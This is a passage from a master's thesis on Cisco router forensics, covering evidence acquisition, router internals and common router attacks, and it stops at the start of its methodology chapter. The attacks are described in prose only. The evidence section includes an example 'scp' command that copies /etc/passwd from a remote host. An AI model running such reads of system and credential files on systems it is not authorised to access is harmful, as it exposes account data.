UNIVERSITY OF PIRAEUS

DEPARTMENT OF DIGITAL SYSTEMS

POSTGRADUATE PROGRAM
DIGITAL SYSTEMS SECURITY

DIPLOMA THESIS

Router Forensics

Giorgos Paraskevas Damiris

PIRAEUS

MARCH 2020

MASTERS DIPLOMA THESIS

Router Forensics

Giorgos Paraskevas Damiris

SUPERVISOR: Professor Costas Lambrinoudakis, University of Piraeus

Examination Date: 09/03/2020

ABSTRACT

Network forensics consists of the identification, preservation and extraction of evidence from an event that has occurred over the network. Evidence for that event can be found not only though the monitored network traffic but also from different devices. Router forensics include the techniques used to extract information about an event that occurred on a router. Routers perform the traffic directing functions on the Internet. If a malicious user successfully attacks and gains access to a router or a switch of the network he can then monitor and modify any traffic to and from that network but also making very hard for the end user to find out if the network is compromise or not. In this diploma thesis, the techniques on how evidence can be extracted from a CISCO router are described. There is an analysis of how an investigator can acquire evidence when physical access to the router is available. Also, there is an analysis of how memory dump and remote file extraction can be performed as to not tamper the state of the router and certain data gets lost. Furthermore, through a case study in collaboration with cyber defense department of the Hellenic Army IT Support Center (ΚΕΠΥΕΣ), there is an analysis on how different functionalities of CISCO routers can be exploited to give advantage to a malicious user. To help with the analysis, the volatility framework was studied and used to extract information contained from the memory dump of the router.

SUBJECT AREA: Router Forensics

KEYWORDS: Forensics, Network, Router

TABLE OF CONTENTS

1 INTRODUCTION 9

1.1 Digital Forensics . . . 9

1.2 Network Forensics . . . 10

1.3 Digital Evidence . . . 11

1.3.1 Obtaining Digital Evidence . . . 12

1.3.2 Challenges of Collecting Evidence . . . 13

1.3.3 Anti-Forensics . . . 13

2 ROUTER FORENSICS 15

2.1 Router Architecture . . . 15

2.1.1 Router Components . . . 15

2.1.2 Router Ports . . . 16

2.1.3 Routing Tables . . . 17

2.1.4 CISCO Routers . . . 18

2.1.5 Virtual Routers - Cisco IOS . . . 19

2.1.6 Guestshell . . . 20

2.1.7 Embedded Event Manager Applets . . . 20

2.1.8 Modes of Router . . . 21

2.2 Attacks and their impact on routers . . . 22

3 METHODOLOGY 25

3.1 Digital Evidence acquisition . . . 26

3.1.1 Live acquisition . . . 26

3.1.2 Memory dump acquisition . . . 28

4 CASE STUDY 33

4.1 Tools used . . . 34

4.1.1 Volatility . . . 34

4.1.2 Usbrip . . . 36

4.1.3 Disk Images 37
4.2 Analysis 39
4.2.1 Version 39
4.2.2 Guestshell 39
4.2.3 Logged in Users 40
4.2.4 Information about startup configuration 42
4.2.5 USB devices 43
4.2.6 Malicious Files 44
4.2.7 Monitoring traffic 46
4.2.8 Embedded Event Manager applets 48
4.2.9 Scheduling events 49

5 CONCLUSIONS **53**

REFERENCES **56**

1. INTRODUCTION

1.1 Digital Forensics

Digital Forensics is a branch of the science of forensics, focusing in the acquisition and analysis of evidence that can be found in digital devices. This is usually because an incident related to a crime took place. Digital forensics were originally thought to be one and the same with computer forensics. But with the rapid development in the digital world, the two terms drew apart, and now digital forensics has expanded to cover investigation of all devices capable of storing digital data.

Digital forensics investigations have a variety of applications. The most common is to help an investigation before criminal or civil courts. Criminal cases involve the alleged breaking of laws that are defined by legislation and that are enforced by the police and prosecuted by the state, such as murder, theft and assault against the person. Civil cases on the other hand deal with protecting the rights and property of individuals (often associated with family disputes) but may also be concerned with contractual disputes between commercial entities where a form of digital forensics referred to as electronic discovery (ediscovery) may be involved. Forensics may also feature in the private sector, such as during internal corporate investigations or intrusion investigation (Unauthorized network intrusion).

The technical aspect of an investigation is divided into several sub-branches, relating to the type of digital devices involved; computer forensics, network forensics, forensic data analysis and mobile device forensics. The typical forensic process encompasses the recovery, forensic imaging (acquisition) and analysis of digital evidence and the production of a report into collected evidence.

Digital forensics sub-branches have become a vital part of almost every company or organization. Nowadays, almost everything is connected through the internet. This extremely benefits the organizations to develop faster and better, but it also creates opportunities for malicious individuals . The Internet gives access to a plethora of information to a huge number of individuals. There are certain, that want to use that information to their advantage and to cause harm to certain organizations. Recently more attacks and information disclosure incidents are taken place. No matter how well prepared an organization can be, there will always be something that has not yet been predicted. The organization needs to be at a constant alert as to what might go wrong, but the attacker only needs to get lucky once to cause a security breach. Even if the organization has the latest security tools and the most qualified personnel to prevent a security incident, it should also invest on how to deal with such an incident. Thus the sub-branch of digital forensics, network forensics was introduced.

The field of network forensics, is evolving to deal with just that. The fastest the response on a security incident the lesser damage the attack can cause and the faster the vulnerability can be patched. Network forensics target the network flow and the data exchanged between devices connected through the internet. In this thesis, an analysis on what is and how to perform network forensics on routers is conducted. Moreover, this thesis tries to answer the following questions:

- Why router forensics are important?
- How router forensics is performed?
- What are the evidence that can be collected?
- Where can those evidence be found?
- How to analyze them?

In the rest of the thesis there is an introduction as to what are network forensics and digital evidence, what are router forensics, the components of a router and the possible attacks that target routers and finally the methodology on how to perform the forensics on such a network device accompanied with a case study.

1.2 Network Forensics

Network forensics are in a way similar to network security but their objective is different. While on network security the main goal is to prevent any incident from happening, network forensics deals with capturing data and log events from various network packet sniffers. On contrast to network security officers who have the same tools and the same mindset as the attacker, forensics analysts and officers have different tools that are able to detect actions performed by an attacker. After collecting the necessary data, the analysis begin. The analysis is a difficult and time consuming task that sometimes the investigator does not have. The purpose of the analysis is to reconstruct the attack that took place. Based on the the attack that occurred, what was the target of that attack and how it was performed, the analysis can significantly help the security officers and engineers to implement better security measurements.

As mentioned, Network forensics is no simple task. The investigators need to look deep into the log files and the network flow to find any inconsi-stencies. Most network security officers install firewalls and Intrusion detection systems (IDS) to protect the system. Firewalls, consist of certain network traffic rules and either allow or block incoming and outgoing traffic from a system. They are very helpful as they can filter any unwanted traffic to and from the network. IDS's main purpose is to detect and report if something suspicious is happening to the network. They are divided into two major categories. Anomaly based IDS's and Signature based. Anomaly based IDS's monitor the traffic of the network. If that traffic differs from that of the normal traffic of that network, they produce an alert to notify that something strange is happening to their network. As the name indicates Signature based IDS's rely on known signatures. Each known attack has a specific signature. These IDS's will search a large database containing those known signatures and compare them against the incoming or outgoing traffic. If those signatures match then an alert is produced, notifying the security officers that a malicious activity has taken place. The main problem with both firewalls and signature based IDS is that it is very difficult to keep up with the rate that new attack signatures are produced and thus more difficult to update the set of rules that they have.

The forensics officers collect all the necessary data after an incident has occurred and investigate how that incident happened. In most cases they try to determine which of the security mechanisms failed and what was the purpose of the incidents (DoS, data exfiltration etc.).

In simpler terms network forensics can be defined as the science of discovering and retrieving information and evidence in a networked environment crime scene in a way that can be used in court. Thus, one can claim that network forensics evolved as an answer to the hacker community and involves capture, recording and analysis of network events to determine the source of the attack. On contrast with computer forensics the investigator now has a disadvantage. While with computer forensics time is at his side now it is working against him. He has many and different locations to look for evidence and needs to work as fast as possible as the potential damage that can occur in a few minutes can be catastrophic. The network could have became unavailable, important data could have been exfiltrated or the attacker could have covered his tracks making him undetectable(Anti-Forensics). A more official definition of what is network forensics can be the use of scientifically proven techniques to collect, fuse, identify, examine, correlate, analyze, and document digital evidence from multiple, actively processing and transmitting digital sources for the purpose of uncovering facts related to the planned intent, or measured success of unauthorized activities meant to disrupt, corrupt, and or compromise system components as well as providing information to assist in response to or recovery from these activities. [15]

1.3 Digital Evidence

A forensic analyst should look for evidence in a crime scene to determine the incident that occur. When the crime scene is in the ”digital world” the evidence is any form of documentation or process that exists in electronic digital form. Digital evidence can give the investigator a hard time maintain them because they can be lost within seconds due to a power failure or a system malfunction. Naturally, digital evidence poses challenges for investigators seeking to preserve it and attorneys seeking to admit it in court. In order for evidence to be admissible they must follow the same standards as other types of evidence: it must be deemed relevant to the case and authentic.

A sub-category of digital evidence is the network-based digital evidence. This type of evidence is produced as a result of a communication between two network devices. On contrast to computer forensics where the main digital evidence tend to be a fruitful folder for the investigator to dive in, network-based digital evidence can be extremely volatile as packets flit across the wire in milliseconds and vanish from switches in the blink of an eye.

1.3.1 Obtaining Digital Evidence

Ideally, the investigator would like to obtain perfect-fidelity evidence, with zero impact on the environment. Obviously, this is not a perfect world and no one can never achieve “zero footprint.” Detectives analyzing a murder scene still cannot avoid walking on the same floor as the killer. However, network investigators can minimize the impact. Network forensic investigators often refer to “passive” versus “active” evidence acquisition. Passive evidence acquisition is the practice of gathering forensic-quality evidence from networks without emitting data at Layer 2 and above. Traffic acquisition is often classified as passive evidence acquisition. Active or interactive evidence acquisition is the practice of collecting evidence by interacting with stations on the network. This may include logging onto network devices via the console or through a network interface, or even scanning the network ports to determine the state of the device.

To gain access and collect evidence from a network device the investigators can choose from a variety of options. First of all, the console is an input and display system, usually a keyboard and monitor connected to a computer. Many network devices have a serial port that you can use to connect a terminal to the console. It is possible to connect modern laptops and desktops to the serial console of network devices using USB-to-serial adapters. This is also the best practice. Connecting directly to the device minimizes the traffic and the noise but also the risk to unintentionally change the state of the device.

Sometimes, physical access to a device may not be possible. To gather evidence from that device the investigator could connect to it remotely. This can be achieved through the use of **ssh** or **telnet**. Starting from the later, telnet is is a command-line remote communications interface but has limited security capabilities. All transactions are in plain text, so authentication credentials and data are sent unencrypted. If you are investigating a network an attacker may be monitoring, be very careful because simply logging into a device via Telnet will expose its credentials to anyone who can capture the traffic. Despite the security drawbacks Telnet can, sometimes, be the only option for remote access to a network device, due to the limitations of that device hardware or software capabilities.

As a replacement for the insecure telnet SSH (Secure Shell protocol) was developed. Using ssh an investigator can remotely gain access to a network device. SSH encrypts the transmitting data. This means that even if an attacker is monitoring the network he would be unable to recover information about i.e. user credentials. SSH supports remote command execution:

```
ssh remoteuser@remote.host ’whoami’ remoteuser
```

In the example above the command **’whoami’** is executed, which returns the name of the user.

SSH also implements the Secure Copy Protocol(SCP) making possible for a remote user to transfer files.

```
scp remoteuser@remote.host/etc/passwd .
```

In the above example the **/etc/passwd** file from the remote server is copied to the current directory. The user remoteuser has to have access rights to that file in order for the command to successfully execute.

To transfer files from network devices, the investigator can use TFTP, if that device has properly configure it. The Trivial File Transfer Protocol, was designed as a simple, automated means of transferring files between remote systems. Like telnet, it was designed before most people were concerned about malicious users on the network . The features of TFTP are extremely limited. One of the design goals was to keep the service very small so that it could run on systems with extremely limited storage space and memory.

1.3.2 Challenges of Collecting Evidence

When it comes to collecting network and digital evidence there are certain challenges that need to be addressed. First of all, the evidence acquisition is no simple task as in a network there are many possible sources to collect evidence, from wireless access points and web proxies to central log files. Pinpointing to the correct location can be tricky and many times the investigator may face difficulties gaining access because of the organization political or technical reasons. Even if the investigator gets access to that data, there is no guarantee that they can be useful. Network devices usually have limited storage capacity meaning that little information about the data transfer is stored.

Another thing is that network devices do not have a secondary or persistent storage. This means that volatile data may not survive a device reset. Seizing a hard drive can be an inconvenience for organization. Often, however, a clone of the original can be constructed and deployed such, that critical operations can continue with limited disruption. Seizing a network device can be much more disruptive. In the most extreme cases, an entire network segment may be brought down indefinitely. Under most circumstances, however, investigators can minimize the impact on network operations.

1.3.3 Anti-Forensics

Anti-Forensics is the process that the attackers can take to exploit vulnerabilities in the forensic process or tools. In simpler terms, is the process of hiding data from forensic analysts. Simple anti-forensic techniques were to simply run the **’touch’** command on every file to change the modification date and to confuse the investigator. Recently other tools and techniques emerge that are much more sophisticated. Some examples can be found in the **metasploit framework**, that has branched out into a suite of anti-forensic tools or **Timestomp** which allow someone to modify all four NTFS timestamp values (modified, accessed, created and entry modified).

2. ROUTER FORENSICS

It might be a surprise for most people but one of the most important devices for a network and the one that needs to be protected the most is the router. The router is a device that the computers and various devices in a network use it to connect of the Internet. It forwards data packets between computer networks. Routers perform the traffic directing functions on the Internet. The question that comes to mind is, why an attacker targets a router. The most common case in any lab scenario is that a computer is compromise and the investigator should try to find out what happen. From an attackers point of view, compromising a computer in a network could either help him get the information that he wants or doing whatever malicious activity he has planned or use that computer to pivot to other computers in the same network. On the other hand, if the attacker successfully attack and gain access to the router or the switch of the network he can then monitor and modify any traffic to and from that network but also making very hard for the end user to find out if the network is compromise or not. Routers are also often distinguished on the basis of the network in which they operate. A router in a local area network (LAN) of a single organization is called an interior router. A router that is operated in the Internet backbone is described as exterior router, while a router that connects a LAN with the Internet or a wide area network (WAN) is called a border router, or gateway router. Compromising the LAN router could give the attacker full control of that LAN. Compromising a higher in that hierarchy router could give the attacker full access to the entire Internet, manipulating the packets to his advantage.

2.1 Router Architecture

For a forensic analysis on a router, the investigation team needs to have a good understanding of the router components. Those are not the hardware components but rather the components that the router uses to function. Understanding the software helps the investigators to figure out faster and with more efficiency what the incident was. When it comes to router forensics, time is not in favour of the investigators, thus knowing what to look first and without tampering the volatile evidence.

2.1.1 Router Components

The most important router components are the RAM, ROM, NVRAM, POST and the Flash Memory. It is not so much as to what each of the components is, but rather the information and functionality it contains that is important.

The primary data that lives inside a RAM and the investigators need to know about, is the **running configuration file**. That file contains information about how is the router configured at that exact moment. Inside the RAM is also stored the routing table, the topology table, the link state database and ARP information. What must be remembered at all times is that the RAM, and thus the information contained in it, is extremely volatile. A simple power failure or even a reboot and that information is gone.

ROM is a little bit different than RAM. Read Only Memory is not volatile, not in the same way. It is stored even when there is no power to supplied to it and is kind of like a really underlying foundation information.

NVRAM contains the **startup configuration file**. This is a backup o the running configuration file. It is stored here because NVRAM is nonvolatile. When the router loses power or fails to start the volatile memory is lost. This means that the running configuration file is lost. When it reboots, in order to return to the previous state, the system loads the settings stored in the startup configuration file. So the system looks in the nonvolatile data of the NVRAM and searches for the configuration file stored in there to boot the router. Also, in some systems, inside NVRAM is stored the virtual LANs.

POST is the abbreviation for power on self test. This is done early as a final check when diploying the router, to verify that everything is working properly. In POST one can find the ROMMON mode. ROMMON, short for ROM monitor, is similar to the BIOS on a computer. When installing a new hard drive, one must enter the BIOS and make sure that hard drive is detected. ROMMON serves a similar functionality. The administrator can enter the ROMMON mode of a router to see what's installed, look at the various components and make sure they're functioning properly.

Finally there is the Flash Memory. Under the Flash memory one can find the operating system for the router. The operating system for Cisco router is the Cisco Internetwork Operating System, or IOS. Now on routers, there can be a lot of other things inside of Flash . But you can have things like security device manager software, web management software that can be used to interface with HTTP, HTTPS, even VPN software can sometimes be stored there. Furthermore, there is the VLAN.DAT file, which is the file that has all the information pertaining to the VLANs that was created on this device. And then lastly , there are the interfaces - Ethernet, Fast Ethernet, Gigabit Ethernet, serial, different management interfaces, whatever is needed to connect this device to other devices on the network or connect to it for management purposes.

2.1.2 Router Ports

All routers have different ports for different devices to connect to them. A home router usually has four LAN ports, meaning that, it can host a network of up to four wired networking devices. LAN stands for Local Area Network, which means that they are made for small networks. If there is a need to have a larger network, the solution would be to resort to a switch (or a hub), which adds more LAN ports to the router. Generally a home router can connect up to about 250 networking devices, and the majority of homes and even small businesses don't need more than that.

Despite LAN ports, there are also the WAN (Wide Area Network) ports, also known as the internet port. Generally, a router has just one WAN port. Some business routers come with dual WAN ports, so one can use two separate internet services at a time. On any router, the WAN port will be separated from the LAN ports, and is often distinguished by being a different color. A WAN port is used to connect to an internet source, such as a broadband modem. The WAN allows the router to connect to the internet and share that connection with all the Ethernet-ready devices connected to it.

2.1.3 Routing Tables

In computer networking a routing table is a data table stored in a router or a network host that lists the routes to particular network destinations, and in some cases, metrics (distances) associated with those routes. The routing table contains information about the topology of the network immediately around it. For a network router to know where to send packets of data it receives, it uses this routing table. When the router receives a packet of data, it references the routing table to know where to send that data. The routing table may also contain information on how far each destination is from the router. In essence, a routing table is a map for the router.

A routing table does not contain a list of all possible destinations. Rather, it contains a list of destinations that are next in line to the router. Each router contains this kind of list. When a packets is received, it directs that packet to the next link (hop) in the network until it reaches its final destination. The routing table contains a list of IP addresses, Gateway addresses, and other information. To determine what path the packet will follow to arrive to its destination, the router uses some protocols. When the network is small and the traffic is predictable then the protocol can be static. This means that there is a predefined path to route the traffic. This is set up by the network administrators and it maps one network to another. But when the network is not so small and different packets arrive each moment, wanting to by redirected to different location, making it impossible to predict it, then a more dynamic approach is needed.

This dynamic protocol uses different kind of metrics to determine what is the best path for a packet to follow. Consider that router find out two distinctive paths to arrive at the destination host of the same network from the same protocol, then it has to take the decision to choose the best path to route traffic and storing in the routing table. Metric is a measurement parameter which is deployed to fix the best suitable path. The lower the number of the metric the better the path will be.

There are two distinct of routing protocols. The Distance Vector and the Link State. Both above types of routing protocols are interior routing protocols (IGP) which denotes that they used to trade routing data inside one self-governing network system. While Border gateway protocol (BGP) is a type of exterior routing protocol (EGP) which denotes that it is used to trade routing data between two dissimilar network systems on the internet. As per the name, distance vector routing protocol employ distance to obtain the best-suited path to reach the remote network. The distance is basically the count of routers exist in-between while approaching remote network. Link state protocol doesn't launch the overall routing table, in its place, it launches the information regarding the network topology as a result of which all the routers using link state protocol should have the similar network topology statistics. These are difficult to configure and require much memory storage and CPU memory than distance vector protocol. This works faster than that of distance vector protocols. They also maintain the routing table of three types and perform the shortest path first algorithm to find out the best path.

As examples for Distance Vector there are the RIP (Routing Information Protocol), that uses a hop count as its primary metric, and for the Link State Protocol there is the OSPF (Open Shortest Path First), which uses metrics such as the hops, the delay and the bandwidth to determine the best path. In the case that all metrics are equal the router will choose the path with the highest bandwidth. For either case, when the path is determined the router will inform all the other routers for its findings.

2.1.4 CISCO Routers

Just like any other router, Cisco routers are composed with the same components as mentioned in the previous chapter. There are volatile and non-volatile parts. The NVRAM is persistent and it contains the startup configuration and the IOS files for the router. The IOS is the software that runs on a Cisco router. Upon startup the router will check the configuration register and depending on its value it will act accordingly. The configuration register value, gives the ability to change the way the router behaves. To better demonstrate the values and their meaning the following table can be created.

Configuration Register Value	Meaning
0x0	Use ROMMON mode to manually boot
0x1	Boot from the first image found in the Flash memory
0x2 - 0xf	Examine NVRAM for boot system commands

From the above table, one can identify three ways the router can boot. When the register has a value of 0x0 then upon booting the router, the user will be prompted in the ROMMON mode when it will manual instruct the system how it must start. The 0x1 value instructs the router to search inside the Flash memory, and boot using the first IOS image it finds. Finally, when the registes holds a value from the range 0x2-0xf it will instuct the router to examine the NVRAM for boot system commands, follow them and boot the system using them.

Finally there is the RAM. As mentioned this is non-persistent. During a power failure or a reboot, everything inside it will be lost. So when performing forensic analysis on the data that it contains the team need to be extremely careful. It contains the routes running configuration, the ARP and Routing tables and some other information needed for the router to work properly.

When examining a Cisco router there are some information that needs to be gathered that will help the team. The firmware version gives information about the operating system. This information is used to determine if the device is using an illegal or malicious altered operating system. Next is the system time. This helps the investigators to create a proper timeline of the events that took place. One more thing to be checked is the DNS address. This information is used to determine the redirection if any of the traffic. An attacker could have compromised the router to send all the traffic through a malicious server, thus allowing him to spy on the traffic that the network produces.

The final but non the less one of the most important ones to be checked, is the remote management system. This is to determine to whom the permission to access the router has been granted and how can the router be accessed. It is important to control the accessibility to a router. There are two main mechanisms to gain access to a router for administrative purposes. The vty ports and the tty console and auxiliary ports. Vty ports are generally used to gain remote interactive access to the router. This is achieved with the use of Telnet or ssh. TTY lines in the form of console and auxiliary ports are generally used to gain access when a physical connection is available to the router in the form of a terminal connected to the router. The console port is used to log in to the router by physically connecting a terminal to the router's console port. [13]

2.1.5 Virtual Routers - Cisco IOS

Virtual router is a software function that replicates in software the functionality of a hardware-based Layer 3 Internet Protocol (IP) routing, which has traditionally used a dedicated hardware device.It is essentially, a software-based routing framework that allows the host machine to perform as a typical hardware router over a local area network. A virtual router can enable a computer/server to have the abilities of a full-fledged router by performing the network and packet routing functionality of the router via a software application.

Cisco Networking Software (Cisco IOS, Cisco IOS XE, Cisco IOS XR, and Cisco NX-OS) is the world's most widely deployed networking software. It integrates cutting-edge technology, business-critical services, and broad hardware platform support. Cisco Inter-network Operating System (IOS) is a family of network operating systems used on many Cisco Systems. IOS is a package of routing, switching, internetworking and telecommunications functions combined into a multitasking operating system. Most of the IOS features have been ported to kernels such as QNX and Linux for use in Cisco products.

An upgrade of the Cisco IOS is the IOS XE. It is built on Linux and provides a distributed software architecture that moves many operating system responsibilities out of the IOS process and has a copy of IOS running as a separate process. Since it runs a copy of IOS, all CLI commands are the same between Cisco IOS and IOS XE. Cisco IOS is a monolithic operating system running directly on the hardware while IOS XE is a combination of a Linux kernel and a (monolithic) application (IOSd) that runs on top of this kernel.

Cisco offers differet options when it comes to router virtualization. The Cisco CSR 1000v Cloud Services Router provides a cloud-based virtual router deployed on a virtual machine (VM) instance on x86 server hardware. It supports a subset of Cisco IOS XE software features and technologies, providing Cisco IOS XE security and switching features on a virtualization platform. The Cisco Integrated Services Virtual Router (Cisco ISRv) is very similar to the Cisco CSR 1000v. It provides a virtual IOS XE operating system for routing and forwarding on the Enterprise Network Compute System (ENCS) platform. When the Cisco CSR 1000v is deployed on a VM, the Cisco IOS XE software functions just as if it were deployed on a traditional Cisco hardware platform.

2.1.6 Guestshell

Guestshell is a virtualized Linux-based environment, designed to run custom Linux applications, including Python for automated control and management of Cisco devices. It is bundled with the system image and can be installed using the **“guestshell enable”** IOS command. Guestshell shares the kernel with the host (Cisco switches and routers) system. Users can access the Linux shell of the Guest Shell and update scripts and software packages in the container rootfs. However, users within the Guest Shell cannot modify the host file system and processes. Guestshell container is managed using IOx. IOx is Cisco’s Application Hosting Infrastructure for Cisco IOS XE devices. The Guest Shell container on Intel x86 platforms will be a Linux container (LXC) with a CentOS 7.0 minimal rootfs. Guestshell is installed on the bootflash filesystem or on the Network Interface Module (NIM)-Service Set Identifier (SSD) (hard disk), if available. It requires 1100 MB free hard disk (NIM-SSID) space for Guestshell to install successfully. Bootflash or hard disk space can be used to store additional data by Guest Shell. On Cisco Catalyst 3850 Series Switches, Guest Shell has 18 MB of storage space available and on Cisco 4000 Series Integrated Services Routers, Guest Shell has 800 MB of storage space available.

2.1.7 Embedded Event Manager Applets

Embedded Event Manager (EEM) is a distributed and customized approach to event detection and recovery offered directly in a Cisco IOS device. EEM offers the ability to monitor events and take informational, corrective, or any desired action when a specific event occur or when a threshold is reached.

EEM has been designed to offer event management capability directly in Cisco IOS devices. Capturing the state of the device during such situations can be critical in taking immediate actions and gather information to perform cause analysis of different events. As an example an EEM can be configured to perform automatic recovery actions, or to save the state of the device when everything else fails to work. EEM is a flexible, policy-driven framework that supports in-box monitoring of different components of the system with the help of software agents known as event detectors.

There are two types of EEM policies: an applet or a script. An applet is a simple form of policy that is defined within the CLI configuration. A script is a form of policy that is written in Tool Command Language (Tcl).

2.1.8 Modes of Router

Cisco IOS come with a command line interface (CLI). Using that interface one can execute commands to configure the router. There are different modes that the command line has. Each of them has a different set of commands enabled for the user to choose from. Those modes are the following:

- **User mode**
- **Privileged mode**
- **Global configuration mode**
- **Setup mode**
- **ROMMON mode**

User Mode is also known is User EXEC mode is the default IOS mode a user enters upon gaining access to the router after logging in. This mode can be recognized by the ”**>**” prompt after the name of the router. The user mode is usually password protected. You need a valid username and password to access this mode. This mode allows the user to execute only the basic commands, such as those that show the system’s status. The router cannot be configured or restarted from this mode.

The next mode is the Privileged mode. This mode is also known as **enable** mode or a **privileged exec** mode. Privileged exec mode allows a user to view extensive info about the router’s configuration and allows a user to change some of the configuration parameters. The Privileged mode is also password protected. By typing the **enable** command at the user exec mode, the user will be asked to enter the Privileged exec mode password and if successful he will have access to this mode.

Global configuration mode is used for configuring devices globally, or to enter in the element like interface, protocols specific configuration mode. Use **configure** terminal command at privileged exec mode to access global configuration mode. Global configuration mode and extended (specific) configuration mode allows the user to make a change in the running configuration. By default running configuration does not store across the reboot, but you can save the running configuration to keep it across the reboot. To save running configuration use **copy running-config startup-config** from privileged EXEC mode commands.

When a Cisco router powered on, it first runs a POST test to make sure all hardware is working fine, and then router tries to find the running configuration. If the router finds the configuration it would load that. If it fails to find the configuration, it would start the setup mode. The setup mode is a step-by-step process which helps you configure basic aspects of the router. In this mode, the router will ask you questions about the first settings in a sequence for basic configuration values. Depending on answers provided by you, the router will automatically build initial configuration.

Finally there is the ROMMON Mode. This mode is also known as ROM Monitor Mode works if during the boot process, a router does not find a valid IOS image and failed to load IOS in RAM, it would enter in ROMMON mode. We can also access ROMMON Mode manually. It is the diagnostic mode just like safe mode in windows. By default, the router does not enter in ROMMON Mode unless it fails to find the IOS image. To enter manually in ROMMON mode, execute reload command from privileged exec mode and then press CTRL + C key combination or break during the first 60 seconds of startup. We can also use this mode for password recovery. Prompt for this mode is "**rommon>**"

2.2 Attacks and their impact on routers

Just like any other system on the network, attacking on routers follow the same process. First of all the attacker needs to gather information about the target. Gathering information can help the attacker to manufacture his attack carefully, from where and how to attack to erasing his footprints as to not be detected. This first step may take from a few hours to a couple of days to complete. This is because, one can never be to careful. Every bit of information might be crucial for a successful attack. This step can be divided into two categories, passive and active information gathering. Passive information gathering refers to gathering as much information as possible without establishing contact between the attacker and the target about which the information is being collected. Active information gathering involves contact between the attacker and the target.

Scanning the network and the target to find open ports and applications is a form of active information gathering. This is usually when the attacker tries to find a way in that machine, which is the next step, gaining access. The attacker has now gather all the information he could and has analyzed what is vulnerable. Now it is time for him to exploit this vulnerability and gain access to the system. If successful, he now has control of a router on a network. By doing so he can now monitor the traffic that goes through that router or even change its configuration. The later may require extra privileges to be performed.

To change the routers configuration or perform other actions might require different privileges than of the user that the attacker is connected as. This elevation of privileges, is called privilege escalation. This means that from a simple user one can become system admin, gaining full control of a system. With the new elevated privileges he can now reconfigure the router as he pleases. For example, he can choose either to use the hijacked system as a launching-pad (to be part of a botnet for DDoS attacks or spam campaigns), scan and exploit other systems, or keep on exploiting the current system in stealth mode. Both actions can entail a great deal of damage.

Once an attacker manages to gain access to the target system, he needs to work hard and fast to maintain his access. For example, the attacker could set up a sniffer to intercept all inbound/outbound network traffic, including an FTP (file transfer protocol) and telnet sessions with other systems, so that he will later transmit that data wherever he wants. He can even try to create another user set up for a remote connection, but this can be risky as a new user on a system can be detected and considered suspicious activity, leading to a more deep investigation of the system.

Before the attacker leaves the system, he must cover his tracks as to not get caught by the forensics team. “Covering Tracks” is the final stage of the process. In general, the goal is to erase the digital signs left out by the attacker. These digital signs, in essence, prove the presence of a user in the system. Those are the bread crams that the forensic team must find and follow to catch the attacker and understand what happened to the system. This stage consists of two categories, measures for the prevention of real-time detection (Anti-Incident Response), and measures for the prevention of digital evidence collection during a possible post analysis (Anti-Forensics). The purpose of the fist one (Anti-Incident Response) is to confuse, out-maneuver and disrupt the incident response team at the targeted company. Moreover this also helps the attacker to ’buy’ more time to the system even if he has already been detected.

When it comes to a compromised router on a network, the damage can be significantly higher than from a simple computer. The most common attack of a compromised router is the Denial of Service (DOS) or Distributed Denial of Service (DDOS). This attack aim to disturb the normal work flow of a specific target. An example of such an attack is called Smurf. When performing that attack the attacker sends special crafted ping ICMP echo request, where the source field of the IP header is the IP of the victim. By doing so the computers on the network must reply to that request with ICMP echo reply. This causes the victim to flood with those requests and in the end collapses. One other attack is for the attacker to send many TCP packets with the SYN flag set. This fills the buffer of the victim, preventing him from accepting any legitimate connections.

Just like a compromised computer can be used as a starting point for the attacker to compromise other computers on the network, a compromised router can be used to jump from one point to another. The difference now is that pivoting from one router to another can bypass firewalls and IDSs, since many of those treat the traffic as legitimate coming from a router of the network.

As mentioned, a compromised router can be used to monitor all the incoming and outgoing traffic from a network. A more malicious act on the traffic can be traffic redirection or packet mistreating. This attack is some how similar to the DDOS attack, here the attacker sends different packets that need to be processed by the router, just like any other device the CPU of the router has a limited capacity of tasks that can handle. With this attack a router may not be able to handle all the packets. This proceeds to causing major congestion on the network and makes it extremely difficult for any networking team to debug and at this stage the attacker may send malicious packets that can affect the network. Another possible attack is the route poisoning. Route poisoning is a method to prevent a router from sending packets through a route that has become invalid within computer networks. This attacks is one of the most effective one, where an attacker can modify the routing table either by installing a rogue router or send malicious routing table updates. By doing so the attacker may redirect his attack from different ways to escape Firewalls or IPSs, or simply redirect the traffic and perform a Man in The Middle attack.

This next attack is used as a last resort. When the attacker did not successfully performed any other type of attack but desperately wants to disturb the normal flow of a system. Here the attacker perform a DDOS attack that lasts between 15-45 minutes, then it repeat this after 1 or 2 days. This is quite irritating for the targeted system as the process of activating the anti DDOS defense mechanism each time the attack is performed and stopping it after a few minutes takes time costs many the the network takes more time to handle incoming traffic.

One last type of routers attack is the persistent attacks. One of the most common ways for an attacker to maintain access on compromised server or PC is to install some malicious code to it and reuse it when he want to re access that system. Just like the attacks on servers and PC the attacker can inject a malicious code on the router. Using a vulnerability found in the information gathering step, he may be able to get full control, where he can achieve all of the above mentioned attacks and even reconfigure the whole router to sends information to a remote server or even periodically perform a reverse connection to the attackers computer for him to personally supervise the system.

3. METHODOLOGY

Like any other forensic task, recovering and analyzing digital evidence from network sources must be done in such a way that the results are both reproducible and accurate. In order to ensure a useful outcome, forensic investigators should perform their activities within a methodological framework. In general the investigators should firstly obtain information about the incident. A description of what happened or at least what is known at that time, when and how it was discovered. The organization should give a list with the persons involved as well as the systems and devices that were affected. Finally the investigators should be informed about the actions that took place before they arrived.

Furthermore, a complete map of the network topology will help the investigators to manufacture his strategy as to what should be checked first. A good strategy is extremely important in network forensics as there are many potential sources of evidence and many of them are extremely volatile. The investigator should prioritize the source of evidence through a set of criteria like the value of the evidence that can be found, the expected effort required to obtain that evidence, and the expected volatility. Furthermore, the investigative resources and the goals of the investigation need to be defined. The investigator should determine whether or not access to the devices is possible via the console or a remote connection is available. As mentioned, access through the console limits the network traffic and minimizes the possibility of an unintended change of the state of that device. Whichever is the case the investigator should avoid to reboot or powering down the system. Doing so may cause for loss of important evidence for the investigation.

When the strategy and the goals of the investigation have been established, the collection of the evidence begins. The most important thing an investigator needs to remember is to document everything. A systematic log about the devices accessed, the files that were investigated and the actions that were performed is necessary. That log should also contain the time and date and the purpose of each action.

